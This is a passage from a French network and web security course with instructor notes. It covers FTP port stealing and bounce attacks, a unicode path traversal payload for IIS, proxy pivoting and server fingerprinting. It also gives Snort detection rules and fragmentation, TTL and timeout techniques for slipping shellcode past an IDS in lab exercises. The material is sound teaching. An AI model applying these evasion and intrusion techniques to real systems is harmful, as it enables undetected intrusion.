
Comme pour tous les accès à des services, il faut absolument offrir les accès minimums nécessaires. Un accès anonymous peut être utile, mais il ne faut absolument pas qu'il ait accès à tout le serveur, et encore moins un espace en écriture (warez, spam, etc.).

On peut également essayer de brute forcer le serveur, avec des programmes tels que `hydra` ou `brutus`. Contre cette attaque, seules les contre mesures classiques sont utiles : limiter le nombre de mots de passe incorrects avant de couper la connexion, attendre 5 secondes avant d'afficher le message *login incorrect*. De même, dans le protocole de base, le serveur retournait une erreur si le nom d'utilisateur était incorrect. Il a été conseillé d'accepter tous les noms d'utilisateurs et de refuser le mot de passe pour ne pas faire de distinction avec un compte existant.

Pour éviter le sniffing des mots de passe , il faut utiliser des versions chiffrées : FTPS qui utilise TLS explicite (méthode FTP AUTH) ou implicite (ports 990/989, et ports dynamiques, ce qui complique le filtrage), ou SFTP (SSH/secure file transfer protocol) qui utilise un sous système de SSH ou encapsule une connexion FTP dans un tunnel SSH, donc accessible sur le port 22 (en offrant plus de fonctionnalités que scp). On peut également utiliser l'accès anonyme pour éviter d'envoyer le mot de passe et filtrer selon les adresses IP.

9.2 Port stealing attack

Pour transférer des données, le protocole FTP prévoit deux modes. En mode passif, le serveur ouvre un port dynamique. L'attaque du vol de ports est possible quand les ports FTP de données sont ouverts dans un ordre devinable.



L'attaquant crée une connexion, note le port renvoyé avec PASV et peut donc deviner le port suivant. Il peut alors tenter de se connecter à la place de l'utilisateur légitime suivant et voler le fichier qui devait être téléchargé ou envoyer un fichier sous l'identité de la personne.


Pour se prémunir de cette attaque, les ports sont assignés au hasard, soit *via* le système d'exploitation, soit *via* le serveur FTP lui même. Le serveur FTP doit également vérifier que l'adresse IP se connectant au canal de données correspond à celle de l'utilisateur du canal de contrôle.

Tester le port stealing

En se connectant en anonyme sur `ftp.epitech.net`, déterminez si le serveur est vulnérable à l'attaque port stealing.
Dans un autre terminal, connectez vous à la machine sur le dernier port ouvert *via* la commande PASV, et listez le contenu du répertoire courant pour simuler une telle attaque.
Connectez vous maintenant depuis une autre machine pour voler le port.
Leur faire chercher les conditions pour que cela marche (NAT et même machine avec plusieurs utilisateurs)

9.3 FTP Bounce

Pour transférer des données avec le mode FTP actif, le client ouvre un port éphémère, l'indique au serveur et celui-ci se connecte au client.



La technique du *bounce FTP* consiste à spécifier une autre adresse que celle du client *via* la commande PORT. Le client peut ainsi forcer le serveur à initier une connexion vers une machine arbitraire.

Cette attaque permet par exemple de scanner les ports d'une machine sous l'identité du serveur FTP : en testant plusieurs ports sur une adresse IP qui n'est pas la notre, on peut détecter si des ports sont ouverts (si la commande LIST arrive à se connecter) et c'est l'adresse du serveur FTP qui est journalisée.

Nmap peut scanner avec cette méthode grâce à l'option `-b`.

Les serveurs FTP sont de nous jours immunisés contre ce genre d'attaque en refusant d'utiliser un port trop petit (RFC 2577) et en vérifiant que l'adresse IP spécifiée par la commande PORT correspond à celle de la connexion sur le canal de contrôle.

Un moyen de se protéger d'être la source de balayage de ports élevés est de simplement désactiver le mode actif et donc la commande PORT. Il faut aussi empêcher les uploads anonymes d'être téléchargés (pour choisir les commandes à envoyer).

Port scan grâce à ftp

En utilisant le serveur FTP mis à disposition et lancé sur votre machine, déterminez si les ports 22 et 21 de la machine `assistants.epita.fr` sont ouverts (c'est donc votre adresse IP qui sera journalisée). Protégez le port choisi pour empêcher que d'autres personnes ne se connectent à votre serveur FTP vulnérable.
Donner le binaire du serveur (ftp_bounce my_ftpd) et les étudiants attaquent sur leur machine (utilisateur test/test). Donner la tarball à compiler si c'est des systèmes 32 bits

Envoyer un mail grâce à ftp

Le principe de l'exercice est d'envoyer un mail à `root@assistants.epita.fr` grâce à la technique du bounce.
Après avoir créé la connexion sur le serveur de mails, il faut envoyer un fichier contenant les requêtes SMTP (il y a un répertoire publique en écriture).

9.4 Transversal vulnerability

Une faille de type *transversal* peut s'appliquer aussi aux sites Web. Elle consiste a trouver un moyen de contourner le système de protection du parcours de chemin.

Par exemple en 2005, le serveur *Winsock FTPd server* était vulnérable à un `cd /../..` qui affichait un message d'erreur mais qui changeait tout de même le répertoire courant à la racine du serveur. Il était donc possible de lire tous les fichiers accessibles par l'utilisateur dans toute l'arborescence.

Un autre exemple classique est la faille unicode qui toucha tous les serveurs Microsoft IIS de la version 3 à 5.1 en 2000 et qui fut à l'origine d'une la défiguration de milliers de sites Web. ISS vérifiait les chemins des fichiers et scripts avant de convertir les caractères. Il était donc possible d'écrire `../` en unicode (`..%c0%af`) pour pouvoir accéder à toute l'arborescence. Encore pire, si on ajoutait cela après un répertoire de script, on pouvait exécuter `cmd.com` avec tous les arguments voulus, donc faire exécuter n'importe quelle commande sur le serveur (d'où les défigurations possibles).

9.5 Proxy HTTP

9.5.1 Généralités

Méthode GET

Lancez `wireshark` et visitez le site `assistants.epita.fr` pour découvrir la syntaxe de la méthode HTTP GET.
Réalisez ensuite à la main (avec `netcat`) une requête HTTP GET pour récupérer la page par défaut du site `assistants.epita.fr`.

Un proxy HTTP est un serveur Web (qui écoute sur les ports 80, 8080, 3128 ou 443) qui transmet les requêtes à d'autres serveurs Web si elles ne le concernent pas.


Pour déterminer le serveur auquel il doit transmettre la requête, le proxy analyse le champ `Host`.

Les proxies rajoutent souvent des entêtes dans les requêtes qu'elles transmettent, par exemple `Via` et `X-Forwarded-For`.

Méthode GET à travers un proxy

Réalisez à la main une requête GET sur le site `assistants.epita.fr` en passant par le proxy du TP.
config squid-noauth-noacl.conf

Si le proxy est mal configuré et n'applique pas de restriction sur les adresses IP accessibles à partir du proxy, il est possible de l'utiliser pour rebondir dans d'autres réseaux et accéder à des interfaces de configuration (de commutateurs par exemples), qui peuvent être filtrées depuis le réseau des utilisateurs, mais pas celui du proxy.



Configuration des accès

Déterminez si le proxy du TP permet de se rebondir vers une machine interne de l'école (code HTTP avec la méthode HEAD).

config squid-noauth-noacl.conf puis squid-noauth-acl.conf

9.5.2 Authentification

Si le proxy nécessite une authentification (code d'erreur HTTP 407 *Proxy Authentication Required*, les entêtes `Proxy-Authenticate` et `Proxy-Authorization` sont utilisées, pour ne pas entrer en conflit avec l'authentification sur le site Web.

Méthode GET avec authentification sur le proxy

Réalisez à la main une requête GET sur le site `assistants.epita.fr` en passant par le proxy du TP (test/chiche).

config squid-auth.conf

echo -n "test :chiche" | base64, Proxy-Authorization : Basic dGVzdDpjaGljaGU=

9.5.3 Gestion de HTTPS

Dans le cas de HTTPS, le chiffrement s'effectue de bout en bout, donc avec le site Web final, avant l'envoi de la requête. Le proxy est donc incapable de lire le champ `Host`, donc de transmettre la requête. Pour pallier à ce problème, la méthode CONNECT a été ajoutée au protocole HTTP. Elle

permet de préciser l'adresse et le port de la machine sur laquelle le client veut se connecter. Le proxy ne peut donc pas connaître le contenu de l'échange, mais il connaît tout de même le nom du site (ce qui peut parfois être une information importante).

Avec la méthode CONNECT, le proxy est donc incapable de déterminer le protocole applicatif. S'il est mal configuré et qu'il ne filtre pas les ports demandés, il est possible de l'utiliser pour rebondir sur d'autres services (SSH par exemple). Le programme Putty peut être configuré pour passer par un proxy HTTP et le programme `proxytunnel` peut être utilisé dans d'autres cas.

Méthode CONNECT

Réalisez à la main (avec `openssl`) une requête HTTPS pour récupérer la page d'accueil de google, à travers le proxy du TP.
proxytunnel -p proxy :3128 -d www.google.fr :443 -a 7000 et openssl s_client -connect localhost :7000
Déterminez si le proxy du TP laisse passer d'autres protocoles que TLS, ainsi que les ports autorisés.

9.6 HTTP server fingerprint

9.6.1 Méthode naïve

Les serveurs Web ajoutent souvent une entête `Server:` contenant leur nom et leur version dans les réponses HTTP. Une autre méthode classique est de provoquer une erreur 404 pour récupérer la signature, souvent très explicite.

Fingerprint HTTP naif

En utilisant la méthode `HEAD`, trouvez la version du serveur HTTP sur le serveur Web ACU, du site de l'EPITA, du site www.iis.net et du site msdn2.microsoft.com.
connexion directe au proxy ou wireshark

Fingerprint HTTPS

Déterminez la version du serveur HTTPS qui tourne sur assistants.epita.fr.
en root stunnel -f -c -d 12345 -r assistants.epita.fr :443

9.6.2 Vraie méthode

Chaque serveur est codé différemment, la liste et l'ordre des en-têtes sont donc différents. La méthode `OPTIONS` est très caractéristique du serveur : par exemple Apache 1.3 envoie en premier le champ `Content-Length` suivi du `Allow`, alors que Apache 2 les inverse, et la présence d'un champ `Public` est caractéristique de IIS.

```
OPTIONS * HTTP/1.1
Host: www.victim.com
```

Fingerprint HTTP avancé

Lancer apache avec mod_security et la conf de l'exo
Comparez l'ordre des en-têtes du serveur Web du site de l'EPITA, du site des ACU, du site de votre spécialisation et de `www.iis.net`.

Il existe divers outils pour réaliser ce genre de fingerprint : `httpprint`, `hmap` qui possède plus de 100 signatures ou `404print` qui essayera de trouver le service pack d'un serveur IIS. Le principal problème de ces outils est la mise à jour des bases de signatures.

10

NIDS

10.1 Network Intrusion Detection Systems

Les NIDS n'ont pas pour but de bloquer les attaques mais de les détecter. Ils recherchent dans les paquets reçus des motifs qui indiquent une attaque.

Les NIDS sont placés aux bords du réseau afin que tout le trafic passent par eux, ou sur les ports de monitoring des commutateurs. Leur placement est crutial pour leur efficacité. Il est possible d'utiliser des *network tap* pour les placer entre deux équipements sans utiliser de hub.

On distingue deux types de NIDS :
— par signature, qui utilise une base d'attaques courantes et qui marche par reconnaissance de motif avec ou sans état, ou par décodage du protocole ;
— par anomalie, qui remarque les modifications de trafic pour en déduire une attaque.

La difficulté de la reconnaissance par signatures est que si la signature est trop générale il y aura plein de faux positifs et si la signature est trop spécifique l'attaque ne sera pas détectée (faux négatif). Ces NIDS sont également sensibles aux variations des attaques qui changent la signature.

La reconnaissance par anomalie, quant à elle, peut ne pas voir certaines attaques si le trafic engendré ne varie pas trop du trafic normal, et il est possible de modifier le trafic légitime petit à petit pour camoufler une future attaque.

Il est souvent recommandé d'utiliser les deux types de NIDS, celui par signature pour les attaques connues et celui par anomalie pour les nouvelles attaques.

Les techniques d'évasion d'IDS classiques sont le chiffrement des paquets (donc la signature change), le polymorphisme pour les shellcodes par exemple et la fragmentation (si l'IDS ne refragmente pas les paquets, la signature sera coupée en morceaux) à l'aide de `fragrouter` ou de l'option de fragmentation de `nmap`.

minimiser importance des NIDS : il faut qqn qui regarde les logs, mette à jour les règles, pyramide des besoins SSI : tout en haut

10.2 SNORT

Le logiciel libre SNORT est un NIDS à base de signatures. Un plugin nommé Statistical Packet Anomaly Detection Engine (SPADE) ajoute un préprocesseur par anomalie pour tenter de détecter des nouvelles attaques.

La forme générale d'une règle est :

```
action proto src_ip src_port direction dst_ip dst_port (options)
```

Les actions sont du type :
— log : loggue le paquet
— alert : émet une alerte et loggue le paquet
— pass : ignore le paquet
— dynamic : comme alert mais doit être activé avant
— activate : active une règle dynamique

Les options (définies par les plugins) peuvent être, entre autres :
— `msg:"chiche"` : spécifie le texte de l'alerte
— `content` : si le paquet contient la recherche (`|90|` pour de l'hexa, "chiche" pour une chaine). Les options `offset` et `depth` spécifient l'intervalle dans le paquet.
— `dsize:>100` : teste la longueur du paquet
— `flags:SF` : teste les flags TCP

Par exemple voici des règles SNORT (provenant du site Web) pour détecter des attaques au niveau des services réseau, des protocoles et des applications :

```
alert tcp $TELNET_SERVERS 23 -> $EXTERNAL_NET any (msg:"INFO TELNET login
failed"; flow:from_server,established; content:"Login failed"; nocase;
classtype:bad-unknown; sid:492; rev:9;)

alert tcp $EXTERNAL_NET $HTTP_PORTS -> $HOME_NET any (msg:"INFO web bug
0x0 gif attempt"; flow:from_server,established; content:"Content-type|3A|
image/gif"; nocase; content:"GIF"; nocase; distance:0; content:"|01 00 01
00|"; distance:3; within:4; content:"|2C|"; distance:0; content:"|01 00 01
00|"; distance:4; within:4; classtype:misc-activity; sid:2925; rev:2;)

alert tcp $EXTERNAL_NET any -> $HOME_NET 139 (msg:"NETBIOS NT NULL session";
flow:to_server,established; content:"|00 00 00 00|W|00|i|00|n|00|d|00|o|00|w
|00|s|00| |00|N|00|T|00| |00|1|00|3|00|8|00|1"; reference:arachnids,204;
reference:bugtraq,1163; reference:cve,2000-0347; classtype:attempted-recon;
sid:530; rev:10;)

alert tcp $EXTERNAL_NET any -> $SQL_SERVERS $ORACLE_PORTS (msg:"ORACLE
EXECUTE_SYSTEM attempt"; flow:to_server,established; content:"EXECUTE_SYSTEM";
nocase; classtype:system-call-detect; sid:1673; rev:3;)

alert tcp $EXTERNAL_NET any -> $SQL_SERVERS $ORACLE_PORTS (msg:"ORACLE
```

```
sys.all_users access"; flow:to_server,established; content:"sys.all_users";
nocase; classtype:protocol-command-decode; sid:1689; rev:5;)

alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS (msg:"WEB-CGI
mailman directory traversal attempt"; flow:to_server,established;
uricontent:"/mailman/"; uricontent:".../"; reference:cve,2005-0202;
classtype:web-application-attack; sid:3131; rev:2;)

alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS (msg:"WEB-PHP
/_admin access"; flow:to_server,established; uricontent:"/_admin/"; nocase;
reference:bugtraq,9537; reference:nessus,12032;
classtype:web-application-activity; sid:2393; rev:1;)

alert tcp any any -> any any (content:"|90|"; offset:40; depth:75;
msg:"Possible  exploit";)

alert tcp any any -> any any (flags: SF,12; msg: "Possible SYN FIN scan";)
```

Avec `snort_inline` il est possible de transformer SNORT en IPS et de modifier iptables à la volée selon les alertes ou SnortSam pour communiquer avec presque tous les pare-feu du marché.

10.3 Honeypots

Un honeypot peut également servir de NIDS : c'est un serveur qui ne sert qu'à être surveillé et détecter les connexions qui ne peuvent qu'être que des attaques.

`honeyd` peut être utilisé pour cela : il permet de créer des machines virtuelles en mettant la carte réseau en mode promiscuous et répondant aux requêtes ARP configurées, émule des services et même rediriger les connexions vers de vraies machines.

De nombreuses études sur les honeypots et plusieurs projets mondiaux existent et réalisent des statistiques, par exemple http://map.honeynet.org/. Internet est hostile !

Utiliser honeyd et snort

Avec `honeyd`, créez une machine virtuelle Windows XP Pro SP1 avec des pseudo serveurs unix smtp, pop3 et ftp.
Ne pas oublier honeyd-common et farpd. WinXP est l'exemple dans /etc/honeypot/honeyd.conf
Testez avec `nmap` pour la détection du système et tester à la main les services proposés.
Enfin configurez SNORT pour émettre des alertes quand quelqu'un se connecte à l'un de ses services.

10.4 Techniques d'évasion

Il existe certaines failles qui permettent de mener une attaque sans se faire repérer par un NIDS. Nous allons les détailler dans ce qui suit.

On distingue deux types de techniques pour que les données reçues par le NIDS ne soient pas les même que celles de la cible :


— insertion : le NIDS aura des paquets en plus ;

— évasion : le NIDS aura des paquets en moins.

10.4.1 Superposition de fragments

La façon dont un système gère la superposition de fragments peut varier. Il peut ne garder que les données du premier fragment reçu (Windows), du dernier (IOS), ou d'autres variantes (selon que l'offset est inférieur strict ou que le fragment en recouvre totalement un autre) comme la police de Linux (Linux et OpenBSD), la police de BSD (FreeBSD, AIX) ou la police BSD-right (HP JetDirect).

Si le NIDS et la cible n'ont pas la même politique de superposition, on peut avoir des données différentes reçues sur le NIDS.




Dans le cas où le NIDS suit une politique *first* et la machine cible une politique *last* :

1. envoi des fragments 1, 2', 3'
2. envoi des fragments 4, 2, 3, le NIDS aura un réassemblage 1, 2', 3', 4 mais la cible aura 1, 2, 3, 4

Pour éviter ces évasions, il faut encore que les machines surveillées suivent toutes la même politique que le NIDS (préprocesseur frag3 de SNORT, règle policy et bind_to).

10.4.2 TTL



Si l'attaquant connait la topologie du réseau attaqué, il peut essayer une attaque en jouant sur la valeur du TTL. Dans notre exemple, le NIDS et la victime sont séparés par un routeur, l'attaquant est relié au même réseau physique que le NIDS (pas de décrémentation du TTL jusqu'au routeur) et le paquet est découpé en 3 fragments :

1. envoi du premier fragment
2. envoi du second fragment avec des données erronées et un TTL de 1
3. envoi du 3ième fragment et échec du checksum sur le NIDS ce qui résulte d'un flush, mais la cible possède 1 et 3
4. envoi du second fragment sans modifier les données, la cible reconstitue le paquet

Pour éviter ces évasions, on peut spécifier une valeur minimale du TTL pour qu'un paquet soit pris en compte par le NIDS (préprocesseur frag3 de SNORT, règle min_ttl).

10.4.3 Timeout de la défragmentation

Lorsque des fragments sont envoyés sur le réseau, les équipements qui les reçoivent ne gardent pas les fragments indéfiniment. Passé un délai, les paquets non complets sont flushés. Si une machine ne reçoit pas le premier fragment, le timeout des paquets suivants ne provoque pas d'envoi de paquet ICMP *Time Exceeded*. Si le premier fragment est reçu, un timeout dans un fragment suivant enverra ce message. On peut utiliser cette particularité pour éviter qu'un NIDS ne détecte une attaque si son timeout est différent de celui de la machine attaquée.

Par défaut, le timeout sur un Linux et BSD est de 30 secondes, et celui de SNORT de 60.

Faire des schémas

Le premier cas est celui où le timeout du NIDS est plus petit que celui de la machine attaquée (attaque par évasion). Dans notre exemple, l'attaquant fragmente son paquet en 2 :

1. envoi de la première partie
2. après le timeout du NIDS, ce dernier flush la première partie mais la cible la garde
3. envoi de la seconde partie qui permettra de reconstruire le paquet sur la cible

Partons maintenant du principe que le timeout est plus grand sur le NIDS (attaque par insertion) et que le paquet a été fragmenté en 4 parties :

1. envoi des fragments 2 et 4 mais en modifiant les données
2. après expiration du timeout de la victime, envoi de 1 et 3
3. le paquet échoue à la vérification du checksum TCP, il est flushé par le NIDS, mais la cible garde 1 et 3
4. envoi de 2 et 4 sans modifier les données
5. la cible reconstitue le paquet et l'attaque peut avoir lieu

Pour éviter ces évasions liées à la fragmentation, il faut que le NIDS configure le timeout pour chaque machine surveillée (préprocesseur frag3 de SNORT, règle timeout et bind_to).

10.4.4 Erreurs dans les NIDS

Les NIDS sont des programmes comme les autres, ils souffrent donc également d'erreurs de programmation. Ces bugs peuvent parfois servir pour l'évasion. Par exemple CVE-2008-1804 concernait Snort 2.8 : une erreur dans la gestion des paquets fragmentés permettait d'outrepasser le NIDS, il suffisait d'envoyer un paquet fragmenté avec une différence de TTL très importante entre les fragments.

10.4.5 Exercices d'évasion IDS

Évasion grâce au timeout plus petit

Lancer snort avec le snort.conf de l'exo et faire tourner le serveur
Le but de cet exercice est de mettre en pratique une technique d'évasion qui repose sur le timeout.
Il faut envoyer un shellcode en contenu de paquet UDP port 1234 de la machine du TP. Elle possède un NIDS qui, à cause de la mémoire réduite, est configuré avec un timeout de fragmentation à 10 secondes. Comme le timeout de la machine est 30 secondes, il est possible de ne pas faire détecter le shellcode.
Vous devez modifier le programme `send_sc.c` pour qu'il fragmente son envoi en 2, avec une attente de 15 secondes entre les fragments.
Mettre send_sc.c a disposition de tous et les faire tester un par un
Les laisser se galerer un peu, puis dessiner au tableau la fragmentation
Attention aux tailles et offset, l'entete UDP n'est que dans le premier paquet

Évasion grâce au timeout plus grand

Modifier le snort.conf de l'exo et faire tourner le serveur
Le but de cet exercice est d'exploiter la configuration par défaut de SNORT si la machine à surveiller possède un système UNIX.
Il faut envoyer un shellcode en contenu de paquet UDP port 1234 de la machine du TP. Elle possède un NIDS qui, à cause de la mémoire réduite, est configuré avec un timeout de fragmentation à 60 secondes. Comme le timeout de la machine est 30 secondes, il est possible de ne pas faire détecter le shellcode.
Vous devez modifier le programme `send_sc.c` pour qu'il envoie son shellcode a l'application sans que SNORT ne le voit

Synthèse : quelles boiboites de sécurité réseau sont envisageables pour créer une architecture ? routeurs et ACL, pare-feu, proxy, reverse-proxy (SSL, pare-feu applicatif), boîtier VPN/chiffreurs, sonde NIDS/sonde réseau, diode réseau

Discussion archi actuelle du lab de la spé et améliorations possibles

Troisième partie

Failles web

11

Authentification

Comme pour l'accès à tout système, l'accès à un site internet peut être régulé. On peut utiliser de vieilles méthodes qui ne fonctionnent plus ou être un peu plus moderne. Nous verrons également comment garder trace du fait qu'un utilisateur soit authentifié sur un site au fur et à mesure des pages qu'il va visiter.

Cette partie a un petit coté "dev web", mais il est important d'en comprendre les concepts avant de passer à la suite.

11.1 Old school

Pour empêcher l'accès à un site, il existe diverses méthodes qui sont plus ou moins efficaces.

La première va être d'utiliser une URL complexe pour accéder à la page principale. Cela pouvait fonctionner dans le passé, mais avec un moteur de recherche, une page avec une URL comme `http://www.nsa.gov/qwertzuiop.html` ne va pas rester cachée bien longtemps.

Vient ensuite l'utilisation de mot de passe du côté client. Il va s'en dire que de mettre uniquement un mot de passe unique pour tous ne suffit pas. Que ce passerait-il alors si deux personnes choisissent le même ? Voici un extrait de code javascript qui vérifie si la personne est autorisée à entrer :

```
<script Language=JavaScript>
function auth()
{
 p=prompt('Password');
 if (p=='pdgf32f')
 {
  document.location.href='auth5fger.html';
  exit;
 }
 alert('Incorrect password');
}
```

```
</script>
```

Certains sites utilisent cette méthode alors que l'on voit bien que le mot de passe est en clair.

Forcer l'entrée
Trouvez un moyen de passer la vérification faite dans `auth_1.html`.

11.2 Authentification plus sécurisée

Maintenant que des méthodes de pseudo-authentification ont été présentée, voici des systèmes un peu mieux pensés.

11.2.1 PHP basique

L'exemple en Javascript avait pour gros défaut d'avoir le mot de passe et la page suivante en clair dans le navigateur de l'utilisateur. Si on utilise du PHP par exemple, le code est exécuté du coté du serveur web et non pas dans le navigateur. Cela va nous permettre de masquer des informations. Dans l'exemple suivant, l'utilisateur final ne verra jamais le code PHP, uniquement son résultat.

```
<?
        $valid = array("guru" => "shovel",
                       "steck" => "chiche");
        $users = array_keys($valid);

        $login = $_POST['login'];
        $pass = $_POST['pass'];

        if ((in_array($login, $users)) && ($pass == $valid[$login]))
        {
                // auth
        }
        else
        {
                // kickban
        }
?>
```

11.2.2 "401 Unauthorized"

Lors d'une requête HTTP, si le navigateur reçoit une réponse qui a la valeur 401, cela signifie que l'accès au site est réglementé.

On peut mettre en place une authentification en PHP en utilisant cette valeur dans les en-têtes HTTP (si l'utilisateur a rentré ces informations, elles sont stockées dans le tableau global `$_SERVER` en PHP) :

```
<?
        $login = $_SERVER['PHP_AUTH_USER'];
        $pass = $_SERVER['PHP_AUTH_PW'];

        if (!in_array($login, $users) || (in_array($login, $users) &&
                ($pass != $valid[$login])))
        {
                header("WWW-Authenticate: Basic realm=\"Restricted\"");
                header("HTTP/1.0 401 Unauthorized");
                exit;
        }
        //continue...
?>
```

Plus simplement qu'un script PHP, on peut utiliser les fichiers `.htaccess` que l'on peut coupler à l'utilisation d'un fichier de login/mot de passe généré avec `htpasswd` :

```
order allow,deny
allow from all
require valid-user
AuthName "Restricted"
AuthType Basic
AuthUserFile /path/.htpasswd
```

Et :

```
$ htpasswd -c /path/.htpasswd admin
$ cat /path/.htpasswd
admin:24nN.4cqs18hE
```

Il convient de préciser que si quelqu'un écoute la transaction, il pourra récupérer le couple login/mot de passe. Il faut utiliser un connexion SSL afin de ne pas transmettre ces informations en clair.

11.3 Suivi d'une connexion

11.3.1 Utilisation d'une variable

Afin de ne pas stocker de données sur le poste du client, on peut gérer un suivi de connexion à l'aide d'un identifiant que l'on passerait de page en page à l'aide des méthodes `GET` et `POST`. On peut générer la variables avec la fonction `uniqid` en PHP par exemple.

L'inconvénient de cette méthode est qu'il faut réécrire dynamiquement tous les liens et les formulaires pour y inclure le passage de cette variable.

11.3.2 Biscuits

Pour ne pas devoir passer manuellement une variable d'état, on peut laisser faire le navigateur du client et utiliser les cookies. Les informations relatives à cette variable seront stockées sur la machine de l'utilisateur. À chaque requête HTTP, le navigateur vérifie s'il existe un cookie pour le serveur et le chemin, et l'envoie avec la requête.

```
<?
        ...
        setcookie("login", $user, time()+36000);
        ...
        if (isset($_COOKIE["login"])
        {
                ...
        }
?>
```

Il faut cependant faire attention au contenu du cookie : il est très facile d'en voir le contenu et de le modifier sur le client. Authentifier un utilisateur en stockant son login dans un cookie est une méthode moisie : si on connait le login d'une autre personne, on peut facilement se faire passer pour elle. On pourrait, pour corriger cela, stocker également le mot de passe dans le cookie, mais cela voudrait dire que si une personne a accès à la machine d'un utilisateur, il peut récupérer le cookie et donc obtenir son mot de passe.

Il faut également déclarer le cookie comme *HttpOnly* (cf la partie sur les XSS plus loin dans le cours) et comme *secure* afin qu'il ne soit pas envoyé en HTTP, pour éviter les vulnérabilités de type *surfjacking*.

11.3.3 Session PHP

Plutôt que de stocker des informations sensibles chez le client, on peut y placer un identifiant simple, qui expire après une certaine durée, et auquel on associe, côté serveur, l'utilisateur et les données correspondantes. C'est le principe des sessions PHP.

La fonction `session_start()` est utilisée afin de créer une session ou de récupérer des informations d'une session. Ensuite, il suffit d'utiliser la variable globale `$_SESSION`.

```
//ex1.php
<?
        session_start();
        $_SESSION['user'] = $login;
?>

//ex2.php
<?
        session_start();
        echo $_SESSION['user'];
?>
```

Ainsi, seul un identifiant unique d'une durée limitée est stocké chez le client. Une personne le récupérant ne connaîtra pas son mot de passe, mais pourra toujours utiliser cet identifiant pour se faire passer pour elle, s'il est toujours valide.

12

Exécution de code

